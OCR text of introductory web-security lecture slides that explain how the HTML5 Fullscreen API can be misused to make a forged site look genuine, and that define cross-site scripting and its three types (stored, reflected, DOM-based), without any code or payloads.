
HTML 5 **Fullscreen** API attack

- What is the Full-Screen API?
- The Fullscreen API provides an easy way for web content to be presented using the user's entire screen.
- The API lets you easily direct the browser to make an element and its children, occupy the Fullscreen, eliminating all browser UI and other applications from the screen for the duration.

HTML 5 **Fullscreen** API attack

- Using the Fullscreen API to present the user with an image that "legitimizes" the forged site.

- http://feross.org/html5-fullscreen-api-attack/




The **XSS** family

XSS – **Cross** Site **Scripting**

- XSS is a type vulnerability that occurs when attacker uses a webApp to **inject client-side scripts** into web pages viewed by other users.
- Every month roughly 10-25 XSS exploits are discovered in commercial products.

XSS – Cross Site Scripting





XSS – Cross Site Scripting

- There are (arguably) three types of XSS
  - **Persistent (Stored) XSS**
  - **Non-Persistent (Reflected) XSS**
  - **Local (DOM-Based) XSS**

Stored (Persistent) **XSS**

